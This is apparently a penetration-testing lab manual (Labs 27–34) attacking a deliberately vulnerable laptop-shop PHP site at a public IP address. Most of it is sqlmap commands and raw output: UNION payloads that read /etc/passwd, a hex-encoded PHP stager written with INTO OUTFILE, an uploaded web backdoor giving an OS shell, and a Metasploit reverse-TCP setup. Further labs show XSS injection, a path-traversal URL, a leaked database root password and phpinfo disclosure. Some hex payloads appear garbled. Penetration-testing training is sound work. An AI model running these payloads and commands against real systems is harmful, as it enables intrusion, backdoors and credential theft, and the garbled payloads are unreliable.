[11:41:14] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,IFNULL(CAST(LENGTH(LOAD_FILE(0x2f6574632f706173737764)) AS CHAR),0x20),0x7165776471),NULL,NULL,NULL#
[11:41:16] [DEBUG] performed 1 queries in 1.86 seconds
[11:41:16] [INFO] the local file /home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116/files/_etc_passwd and the remote file /etc/passwd have the same size
files saved to [1]:
[*] /home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116/files/_etc_passwd (same file)

[11:41:16] [INFO] fetched data logged to text files under '/home/strategicsec/toolz/sqlmap-dev/output/54.186.248.116'
[*] shutting down at 11:41:16
```



Lab 27: SQLMap To Command Shell With SQLMap

```
cd /home/strategicsec/toolz/sqlmap-dev/
```

```
strategicsec@ubuntu:~$ cd /home/strategicsec/toolz/sqlmap-dev/
```

```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --os-shell -v 3
```

```
Place: GET
Parameter: lap
    Type: boolean-based blind
        Title: AND boolean-based blind - WHERE or HAVING clause
        Payload: lap=acer' AND 4519=4519 AND 'tksu'='tksu
        Vector: AND [INference]

    Type: error-based
        Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
        Payload: lap=acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1 ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
        Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',[QUERY],[DELIMITER_STOP]),FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

    Type: UNION query
        Title: MySQL UNION query (NULL) - 6 columns
        Payload: lap=acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NULL#
        Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

    Type: AND/OR time-based blind
        Title: MySQL > 5.0.11 AND time-based blind
        Payload: lap=acer' AND SLEEP(5) AND 'QQaC'='QQaC
        Vector: AND [RANDNUM]=IF(([INference]),SLEEP([SLEEPSIZE]),[RANDNUM])
---

[11:42:10] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:42:10] [INFO] going to use a web backdoor for command prompt
[11:42:10] [DEBUG] going to use /tmp as temporary files directory
[11:42:10] [INFO] fingerprinting the back-end DBMS operating system
[11:42:10] [DEBUG] performed 0 queries in 0.00 seconds
[11:42:10] [INFO] the back-end DBMS operating system is Linux
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 1
```



/var/www/html/

```
which web application language does the web server support?  
[1] ASP  
[2] ASPX  
[3] JSP  
[4] PHP (default)  
> 4  
[11:43:16] [WARNING] unable to retrieve automatically the web server document root  
what do you want to use for writable directory?  
[1] common location(s) '/var/www/' (default)  
[2] custom location(s)  
[3] custom directory list file  
[4] brute force search
```

/var/www/html/uploads/

```
[11:46:38] [INFO] trying to upload the file stager on '/var/www/html/uploads' via LIMIT 'LINES TERMINATED BY' technique  
[11:46:38] [PAYLOAD] acer' LIMIT 0,1 INTO OUTFILE '/var/www/html/uploads/tmpuftnw.php' LINES TERMINATED BY 0x3c3f706870  
0a9662028697373657428245f524551554553545b2275706c6f164225d29297b246469723d245f524551554553545b2275706c6f164446972225  
d3b696620287068706657273696f6e28293c27342e312e3027297b2466696c653d24485454505f504f53545f46494c45535b2266696c65225d5b22  
6e616d65225d3b406d6f76655f75706c6f616465645f66696c652824485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616  
d65225d2c246469722e222f222e2466696c6529206f722064696528293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b226e  
616d65225d3b406d6f76655f75706c6f16465645f66696c6528245f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e2  
22f222e2466696c6529206f722064696528293b7d4063686df6428246469722e222f222e2466696c652c30373535293b653686f202246696c6520  
75706c6f61646564223b7d656c7365207b6563686f20223c666f726d2061374696f6e3d222e245f5345525645525b225048505f53454c46225d2e2  
2206d6574686f643d504f535420656e63747970653dd756c7469706172742f666f726d2d646174613e3c696e70757420747970653d68696464656e  
206e616d653d4d41585f46494c455f53495a452076616c75653d31303030303030303e3c623e7371c6d617802066696c652075706c6f164657  
23c2f623e3c62723e3c696e707574206e16d653d66696c653e3c62723e746f206469726563746f72793a203c696e707574  
20747970653d74657874206e16d653d75706c6f61644469722076616c75653d2f7661722f777772f68746d6c2f75706c6f6164733e203c696e707  
57420747970653d7375626d6974206e16d653d75706c6f1642076616c75653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a-- #  
[11:46:38] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/var/www/html/uploads/tmpuftnw.  
.php'  
[11:46:39] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/www/html/uploads/tmpuftnw.php'  
[11:46:39] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/html/uploads/tmpuftnw.php'  
[11:46:40] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/uploads/tmpuftnw.php'  
[11:46:40] [DEBUG] declared web page charset 'utf-8'  
[11:46:40] [INFO] the file stager has been successfully uploaded on '/var/www/html/uploads' - http://54.186.248.116:80/  
uploads/tmpuftnw.php  
[11:46:41] [INFO] the backdoor has been successfully uploaded on '/var/www/html/uploads' - http://54.186.248.116:80/up  
loads/tmpbqvj.php  
[11:46:41] [INFO] calling OS shell. To quit type 'x' or 'q' and press ENTER  
os-shell> 
```

id

y

```
os-shell> id  
do you want to retrieve the command standard output? [Y/n/a] y  
command standard output: uid=48(apache) gid=48(apache) groups=48(apache)  
os-shell> 
```

ls -lsa

y



```
os-shell> ls -lsa
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:
---
total 16
4 drwxrwsrwx  2 root    www      4096 Oct  9 14:47 .
4 drwxrwsr-x. 9 root    www      4096 Sep  8 18:58 ..
4 -rwxr-xr-x  1 apache   apache   908 Oct  9 14:47 tmpbqvqj.php
4 -rw-rw-rw-  1 mysql   www      839 Oct  9 14:47 tmpuftnw.php
---
os-shell>
```

uname -a

y

```
os-shell> uname -a
do you want to retrieve the command standard output? [Y/n/a] y
command standard output:  'Linux ip-10-0-0-8.us-west-2.compute.internal 2.6.32-431.el6.x86_64 #1 SMP Sun Nov 10 22:19
:54 EST 2013 x86_64 x86_64 x86_64 GNU/Linux'
os-shell>
```



```
python sqlmap.py -u "54.186.248.116/acre2.php?lap=acer" --os-pwn --msf-path=/home/strategicsec/toolz/metasploit/ -v 3
```

```
Parameter: lap
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: lap='acer' AND 4519=4519 AND 'tksu'='tksu'
  Vector: AND [INFERENC]

  Type: error-based
  Title: MySQL >= 5.0 AND error-based - WHERE or HAVING clause
  Payload: lap='acer' AND (SELECT 8264 FROM(SELECT COUNT(*),CONCAT(0x7174776671,(SELECT (CASE WHEN (8264=8264) THEN 1 ELSE 0 END)),0x7165776471,FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a) AND 'RMHG'='RMHG
  Vector: AND (SELECT [RANDNUM] FROM(SELECT COUNT(*),CONCAT('[DELIMITER_START]',[QUERY],[DELIMITER_STOP]',FLOOR(RAND(0)*2))x FROM INFORMATION_SCHEMA.CHARACTER_SETS GROUP BY x)a)

  Type: UNION query
  Title: MySQL UNION query (NULL) - 6 columns
  Payload: lap='acer' UNION ALL SELECT NULL,NULL,CONCAT(0x7174776671,0x6e726b684d4f78484153,0x7165776471),NULL,NULL,NULL#
  Vector: UNION ALL SELECT NULL,NULL,[QUERY],NULL,NULL,NULL#

  Type: AND/OR time-based blind
  Title: MySQL > 5.0.11 AND time-based blind
  Payload: lap='acer' AND SLEEP(5) AND 'QQac'='QQac
  Vector: AND [RANDNUM]=IF(([INFERENC],SLEEP([SLEEPSIZE]),[RANDNUM])
...
[11:50:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Red Hat Enterprise 6 (Santiago)
web application technology: PHP 5.3.3, Apache 2.2.15
back-end DBMS: MySQL 5.0
[11:50:24] [INFO] fingerprinting the back-end DBMS operating system
[11:50:24] [DEBUG] performed 0 queries in 0.00 seconds
[11:50:24] [INFO] the back-end DBMS operating system is Linux
[11:50:24] [DEBUG] the tunnel can be established only via TCP when the back-end DBMS is not Windows
[11:50:24] [DEBUG] going to use /tmp as temporary files directory
[11:50:24] [INFO] going to use a web backdoor to establish the tunnel
which web application language does the web server support?
[1] ASP
[2] ASPX
[3] JSP
[4] PHP (default)
> 4
```

/var/www/html/

```
please provide a comma separate list of absolute directory paths: /var/www/html/
[11:51:35] [WARNING] unable to retrieve automatically any web server path
```



/var/www/html/uploads/

```
[11:53:58] [INFO] trying to upload the file stager on '/var/www/html/uploads' via LIMIT 'LINES TERMINATED BY' technique
[11:53:58] [PAYLOAD] acer' LIMIT 0,1 INTO OUTFILE '/var/www/html/uploads/tmpueqyn.php' LINES TERMINATED BY 0x3c3f700870
0a69662028697373657428245f524551554553545b2275706c6f6164225d29297b246469723d245f524551554553545b2275706c6f6164446972225
d3b6966202870687076657273696f6e28293c27342e312e3027297b2466696c653d24485454505f504f53545f46494c45535b2266696c65225d5b22
6e610d65225d3b406d6f76655f75706c6f616465645f66696c652824485454505f504f53545f46494c45535b2266696c65225d5b22
d65225d2c246469722e222f222e2466696c6529206f722964696528293b7d656c73657b2466696c653d245f46494c45535b2266696c65225d5b22
616d65225d3b406d6f76655f75706c6f616465645f66696c6528245f46494c45535b2266696c65225d5b22746d705f6e610
22f222e2466696c6529206f722064696528293b7d4063686d6f6428246469722e222f222e2466696c652c30373535293b6563686f202246696c6520
75706c6f61646564223b7d656c7365207b6563686f20223c666f726d20616374696fe3d222e245f5345525645525b225048505f53454c46225d2e2
2206d6574686f643d504f535420656e63747970653d6d756c7469706172742f666f726d2d646174613e3c696e70757420747970653d68696464656e
206e616d653d4d41585f46494c455f53495a452076616c75653d31303030303030303e3c623e73716c6d61702066696c652075706c6f6164657
23c2f623e3c62723e3c696e707574206e616d653d66696c653d746f206469726563746f72793a203c696e707574
20747970653d74657874206e616d653d75706c6f61644469722076616c75653d2f7661722f777772f68746d6c2f75706c6f6104733e203c696e707
57420747970653d7375626d6974206e616d653d75706c6f61642076616c75653d75706c6f61643e3c2f666f726d3e223b7d3f3e0a-- #
[11:53:59] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/var/www/html/uploads/tmpueqyn.php'
[11:54:00] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/www/html/uploads/tmpueqyn.php'
[11:54:00] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/html/uploads/tmpueqyn.php'
[11:54:01] [DEBUG] trying to see if the file is accessible from 'http://54.186.248.116:80/uploads/tmpueqyn.php'
[11:54:01] [DEBUG] declared web page charset 'utf-8'
[11:54:01] [INFO] the file stager has been successfully uploaded on '/var/www/html/uploads' - http://54.186.248.116:80/
uploads/tmpueqyn.php
[11:54:02] [INFO] the backdoor has been successfully uploaded on '/var/www/html/uploads' - http://54.186.248.116:80/up
loads/tmpbxncp.php
[11:54:02] [INFO] creating Metasploit Framework multi-stage shellcode
which connection type do you want to use?
[1] Reverse TCP: Connect back from the database host to this machine (default)
[2] Bind TCP: Listen on the database host for a connection
> |
```



/sbin/ifconfig

```
[12:50:59] [WARNING] unable to upload the file stager on '/L$$_SHS|_|$ HHSLV'  
[12:50:59] [INFO] trying to upload the file stager on '/L$$_SHS|_|$ HHSLV' via UNION technique  
[12:50:59] [DEBUG] encoding file to its hexadecimal string value  
[12:50:59] [DEBUG] exporting the text file content to file 'L$$_SHS|_|$ HHSLV/tmpuziji.php'  
[12:50:59] [PAYLOAD] acer' UNION ALL SELECT NULL,NULL,0x3c3f7068700a69662028697373657428245f524551554553545b2275706c6f6  
164225d292972464697232d45f524551554553545b2275706c6f614446972252d3b69662028706870765727369676e2829c27342e312e30272  
72466696c653d24485454505f504f53545f46494c45535b2266696c65225d5b226e616d6525d3b406d6f76e555f75706c6f161646545f66696c652  
124485454505f504f53545f46494c45535b2266696c65225d5b22746d705f6e616d65225d2c246469722e22f22e2466696c6529206f7220646965  
28293b7d656c73657b2466969c653d245f46494c45535b2266696c65225d5b226e616d65225d3b406d6f76655f75706c6f161646545f66696c65282  
5f46494c4553b2266696c65225d5b22746d705f6e616d65225d2c246469722e22f22e2466696c6529206f722064696528293b7d4063686d6f6  
28246469722e22f22e2466696c6523b303735329b366386f202246696c652057706c6f164654223b7d656c7365272b653686f20223c6667f  
26d20016374696f6e3d22245f5345525645525b225048505f53454c46225d2e22206d6574686f643d504f535420656ee3747970653d6d756c7469  
706172742f666f726d2d646174613e3c696e70757420747970653d68696464565e206e616d53d4d1585f46494c455f53495a452076616c75653d  
130303030303030303e3c623e73716cdd6170266696c652075706c6f16465723c2f623e3c62723e3c696e707574206e16d653d6d756696c652074  
97970653d66696c653e3c62723e746f206469726563746f72793a203c696e70757420747970653d74657874206e16d653d75706c6f1614446972207  
616c75653d2f4c27430100008425501000049724094848240000004c563e203c696e70757420747970653d7375626d6974206e16d653d75706c  
f61642076616c75653d75706c6f1643e3c2f666f726d3e223b7d3f3e0a,NULL,NULL,NULL INTO DUMFILE 'L$$_x01\x00\x00HSU\x01\x00\x  
001\$tHHS\x00\x00\x00LV\mpuziji.php'#
```



Lab 28: Manual WebApp Testing of a LAMP Host

Lab 28a: SQL Injection

URL – <http://54.186.248.116/acre2.php?lap=Compaq>

Accessing Home page

Acme laptop

54.186.248.116

Search

ACMELAPTOP Register

Categories

- > Acer
- > Compaq
- > Dell
- > Gateway
- > Hewlett
- > IBM
- > Sony
- > Toshiba

Home Buy Career About us Contact

Acme is an online website where you can sell your laptop or services

Best Featured Products

Acer	Compaq
acer Intel Core2 Duo 2.0GHz / Glossy 15.6" WXGA high-definition widescreen display / 2GB DDR2 SDRAM	Compaq Intel Core 2 Duo 2.1GHz / 4GB memory / 320GB hard drive / DVD±RW/DVD-RAM/DVD+R Double Layer
...	Gateway



Buying a laptop

Screenshot of a web browser showing a laptop purchase interface.

The browser title bar reads "Acme laptop". The address bar shows the URL "54.186.248.116/acre2.php?lap=Compaq". The page header features a logo with two laptops and a mouse, followed by "ACMELAPTOP" and a "Register" link.

The navigation menu includes "Categories", "Home", "Buy", "Career", "About us", and "Contact". The "Categories" menu lists brands: Acer, Compaq, Dell, Gateway, Hewlett, Ibm, Sony, and Toshiba.

The main content area displays a product listing for a "Compaq" laptop. The product image shows a black laptop with a screen displaying binary code. The product name is "Compaq1". To the right, the product details are listed in bold text:

Compaq | Intel Core 2 Duo 2.1GHz / 4GB memory / 320GB hard drive / DVD+RW/DVD-RAM/DVD+R Double Layer

A "Buy Now" button is located below the product details.

At the bottom of the page, there is a footer with links: "Home | Contact | Log in |".



Forcing application to throw error message by entering single quote (') in place of number

S Acme laptop x +

54.186.248.116/acre2.php?lap=Compaq' ↻ ⌂ Search ⌂ Register

ACMELAPTOP

Categories Home Buy Career About us Contact

> Acer
> Compaq
> Dell
> Gateway
> Hewlett
> Ibm
> Sony
> Toshiba

You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near "Compaq'" at line 1



URL – <http://54.186.248.116/register1.php?reg=yes>

Opening register page

Screenshot of a web browser window showing the registration page for "ACMELAPTOP".

The URL in the address bar is `54.186.248.116/register1.php?reg=yes`.

The page title is "Register".

The left sidebar lists laptop brands under "Categories": Acer, Compaq, Dell, Gateway, Hewlett, Ibm, Sony, and Toshiba.

The main content area is titled "Registration" and contains a form with the following fields:

Please fill the following fields	
Name:	<code><?=\$_POST[name]?></code>
Address:	<code><?=\$_POST[address]?></code>
Phone Number:	<code><?=\$_POST[ph_no]?></code> 2012012134
User Name:	<code><?=\$_POST[user_name]?></code>
Password:	<input type="password"/>
RePassword:	<input type="password"/>
E-mail:	<code><?=\$_POST[email]?></code>

A "Submit" button is located at the bottom of the form.



Forcing application to throw error message by entering single quote ('), This will identify that MySQL server is running

Screenshot of a web browser showing a registration form on a site called "ACMELAPTOP". The URL is 54.186.248.116/register1.php?reg=yes.

The registration form has the following fields:

Registration	
Please fill the following fields	
Name:	Foo'
Address:	foo'
Phone Number:	2012012134 2012012134
User Name:	foo
Password:	***
RePassword:	***
E-mail:	foo@foo.com

A "Submit" button is at the bottom of the form.



Lab 29: Cross Site Scripting

URL – <http://54.186.248.116/showfile.php?filename=contactus.txt>

Opening contact us page

The screenshot shows a web browser window with the title "Acme laptop". The address bar contains the URL "54.186.248.116/showfile.php?filename=contactus.txt". The page itself is titled "ACMELAPTOP" and features a navigation menu with links for Home, Buy, Career, About us, and Contact. On the left, there is a sidebar titled "Categories" listing brands like Acer, Compaq, Dell, Gateway, Hewlett, IBM, Sony, and Toshiba. The main content area displays the text from the "contactus.txt" file:

contactus

1116 Old Brike Road, Kensas City, MA
Phone - 1-800-LAPTOP
Email - info@acmelaptop.com
<http://acmelaptop.com>

At the bottom of the page, there is a footer with links to "Home | Contact | Log in |".




Injecting string in URL (Keeping extension as usual)





Script gets executed





URL – <http://54.186.248.116/register1.php?reg=yes>

Accessing registration page

The screenshot shows a web browser window with the title "Acme laptop". The address bar displays the URL "54.186.248.116/register1.php?reg=yes". The page content is for a registration form.

ACMELAPTOP  [Register](#)

Categories

- > Acer
- > Compaq
- > Dell
- > Gateway
- > Hewlett
- > Ibm
- > Sony
- > Toshiba

Registration

Please fill the following fields

Name:	<code><?=\$_POST[name]?></code>
Address:	<code><?=\$_POST[address]?></code>
Phone Number:	<code><?=\$_POST[ph_no]?></code> 2012012134
User Name:	<code><?=\$_POST[user_name]?></code>
Password:	<input type="password"/>
RePassword:	<input type="password"/>
E-mail:	<code><?=\$_POST[email]?></code>



Injecting script in the fields

Screenshot of a web browser showing a registration form on a website called "ACMELAPTOP".

The URL in the address bar is 54.186.248.116/register1.php.


The registration form asks for the following fields:

- Name:
- Address:
- Phone Number:
2012012134
- User Name:
- Password:
- RePassword:
- E-mail:

A "Submit" button is located at the bottom left of the form.



Scripts gets executed





URL – <http://54.186.248.116/career.php>

Accessing career page

Screenshot of a web browser showing the career page for 'Acme laptop' at <http://54.186.248.116/career.php>.

The page features a sidebar with a 'Categories' menu listing brands like Acer, Compaq, Dell, Gateway, Hewlett, IBM, Sony, and Toshiba. The main content area has a green header bar with links for Home, Buy, Career, About us, and Contact.

**We are always looking for young and enthusiastic staff.
Please fill following form :**

Name:

Special skills:

Contact Numbers:

Email Address:

Covering letter:

Upload Resume: No file selected.



Entering script

Acme laptop

54.186.248.116/career.php

Categories

- > Acer
- > Compaq
- > Dell
- > Gateway
- > Hewlett
- > Ibm
- > Sony
- > Toshiba

We are always looking for young and enthusiastic staff.
Please fill following form :

Name:

Special skills:

Contact Numbers:

Email Address:

Covering letter:

Upload Resume: Untitled Document



Scripts gets executed

A screenshot of a web browser window titled "Acme laptop". The address bar shows the URL "54.186.248.116/career.php#upload". The main content area displays a website for "ACMELAPTOP" with a sidebar of computer brands. A modal dialog box is overlaid on the page, containing the text "123" and "such" (partially obscured), with an "OK" button at the bottom right.



Lab 30: Logical Bug – Different error messages for username and password

Entering wrong username

Acme laptop

.248.116/login.php?error=Invalid+User-Name&username=foo

ACMELAPTOP

Categories: Acer, Compaq, Dell, Gateway, Hewlett, Ibm, Sony, Toshiba

Home | Buy | Career | About us | Contact

Register

USERNAME:

PASSWORD:

Login

No User found, please [register](#).

Home | Contact | Log in |

Entering wrong password



Acme laptop

i.248.116/login.php?error=Invalid+Password+&username=joe

ACMELAPTOP

Categories: Acer, Compaq, Dell, Gateway, Hewlett, Ibm, Sony, Toshiba

Home | Buy | Career | About us | Contact

USERNAME:

PASSWORD:

Login

Hello "joe", Password failed,
if you have forgotten your
password, click on [forgot
password](#).

Home | Contact | Log in |

Lab 31: Predicted resources/ unmapped test files

URL – <http://54.186.248.116/test.php>

http://54.1...16/test.php

54.186.248.116/test.php

Connected successfully

Database Username and password revealed from test file



Acme laptop

54.186.248.116/showfile.php?filename=test.php

ACMELAPTOP Register

Categories

- > Acer
- > Compaq
- > Dell
- > Gateway
- > Hewlett
- > Ibm
- > Sony
- > Toshiba

Home Buy Career About us Contact

test

```
$link = mysql_connect('/var/lib/mysql/mysql.sock', 'root', 'mysql123');
if (!$link) {
die('Could not connect: ' . mysql_error());
}
echo 'Connected successfully';
mysql_close($link);
?>
```

Home | Contact | Log in |



Lab 32: File Disclosure

URL - <http://54.186.248.116/showfile.php?filename=contactus.txt>

By tempering file name, it is possible to access /etc/passwd file through web application

The screenshot shows a Mozilla Firefox window titled "Acme laptop - Mozilla Firefox". The address bar contains the URL "54.186.248.116/showfile.php?filename=../../../../etc/passwd". The page itself is a website for "ACMELAPTOP" laptops. On the left, there's a sidebar with a "Categories" section listing brands like Acer, Compaq, Dell, Gateway, Hewlett, IBM, Sony, and Toshiba. The main content area has tabs for "Home", "Buy", "Career", and "About us". Below the tabs, there's a search bar with the placeholder ".../../../../../etc/pa". The main content area displays the contents of the /etc/passwd file, which includes entries for root, bin, daemon, adm, lp, sync, shutdown, halt, mail, uucp, operator, games, gopher, ftp, nobody, dbus, vcsa, rpc, abrt, rpcuser, nfsnobody, ntp, saslauth, postfix, and haldaemon users.

Category	Value
root	root:x:0:0:root:/root/bin/bash
bin	bin:x:1:1:bin:/bin/nologin
daemon	daemon:x:2:daemon:/sbin/nologin
adm	adm:x:3:4:adm:/var/adm/sbin/nologin
lp	lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync	sync:x:5:0:sync:/bin/sync
shutdown	shutdown:x:6:0:shutdown:/sbin/sbin/shutdown
halt	halt:x:7:0:halt:/sbin/sbin/halt
mail	mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
uucp	uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator	operator:x:11:0:operator:/root/sbin/nologin
games	games:x:12:100:games:/usr/games/sbin/nologin
gopher	gopher:x:13:30:gopher:/var/gopher/sbin/nologin
ftp	ftp:x:14:50:FTP User:/var/ftp/sbin/nologin
nobody	nobody:x:99:99:Nobody:/sbin/nologin
dbus	dbus:x:81:81:System message bus:/sbin/nologin
vcsa	vcsa:x:69:69:virtual console memory owner:/dev/sbin/nologin
rpc	rpc:x:32:Rpcbind Daemon:/var/cache/rpcbind/sbin/nologin
abrt	abrt:x:173:173:/etc/abrt/sbin/nologin
rpcuser	rpcuser:x:29:29:RPC Service User:/var/lib/nfs/sbin/nologin
nfsnobody	nfsnobody:x:65534:65534:Anonymous NFS User:/var/lib/nfs/sbin/nologin
ntp	ntp:x:38:38:/etc/ntp/sbin/nologin
saslauth	saslauth:x:499:76:"Saslauthd user":/var/empty/saslauth/sbin/nologin
postfix	postfix:x:89:89:/var/spool/postfix/sbin/nologin
haldaemon	haldaemon:x:68:68:HAL daemon:/sbin/nologin



Lab 33: Information Disclosure through phpinfo

URL - <http://54.186.248.116/info.php>

The screenshot shows a web browser window with the title "phpinfo()" and the URL "54.186.248.116/info.php". The page displays detailed information about the PHP configuration, including the system it's running on (Linux ip-10-0-0-8.us-west-2.compute.internal) and the command used to configure it.

System	Linux ip-10-0-0-8.us-west-2.compute.internal 2.6.32-431.el6.x86_64 #1 SMP Sun Nov 10 22:19:54 EST 2013 x86_64
Build Date	Aug 19 2013 05:51:20
Configure Command	'./configure' '--build=x86_64-redhat-linux-gnu' '--host=x86_64-redhat-linux-gnu' '--target=x86_64-redhat-linux-gnu' '--program-prefix=' '--prefix=/usr' '--exec-prefix=/usr' '--bindir=/usr/bin' '--sbindir=/usr/sbin' '--sysconfdir=/etc' '--datadir=/usr/share' '--includedir=/usr/include' '--libdir=/usr/lib64' '--libexecdir=/usr/libexec' '--localstatedir=/var' '--sharedstatedir=/var/lib' '--mandir=/usr/share/man' '--infodir=/usr/share/info' '--cache-file=../config.cache' '--with-libdir=lib64' '--with-config-file-path=/etc' '--with-config-file-scan-dir=/etc/php.d' '--disable-debug' '--with-pic' '--disable-rpath' '--without-pear' '--with-bz2' '--with-exec-dir=/usr/bin' '--with-freetype-dir=/usr' '--with-png-dir=/usr' '--with-xpm-dir=/usr' '--enable-gd-native-ttf' '--without-gdmb' '--with-gettext' '--with-gmp' '--with-iconv' '--with-jpeg-dir=/usr' '--with-openssl' '--with-pcre-regex=/usr' '--with-zlib' '--with-layout=GNU' '--enable-exif' '--enable-ftp' '--enable-magic-quotes' '--enable-sockets' '--enable-syssem' '--enable-sysvshm' '--enable-sysvmsg' '--with-kerberos' '--enable-ucd-snmp-hack' '--enable-shmop' '--enable-calendar' '--without-sqlite' '--with-libxml-dir=/usr' '--enable-xml' '--with-system-tzdata' '--with-apxs2=/usr/sbin/apxs' '--without-mysql' '--without-gd' '--disable-dom' '--disable-dba' '--without-unixODBC' '--disable-pdo' '--disable-xmlreader' '--disable-xmlwriter' '--without-sqlite3' '--disable-phar' '--disable-fileinfo' '--disable-json' '--without-pspell' '--disable-wddx' '--without-curl' '--disable-posix' '--disable-sysvmsg' '--disable-sysvshm' '--disable-sysvsem'



Lab 34: Browsable Directory

URL - <http://54.186.248.116/order/>

<http://54.186.248.116/resume/>

<http://54.186.248.116/js/>

<http://54.186.248.116/images/>

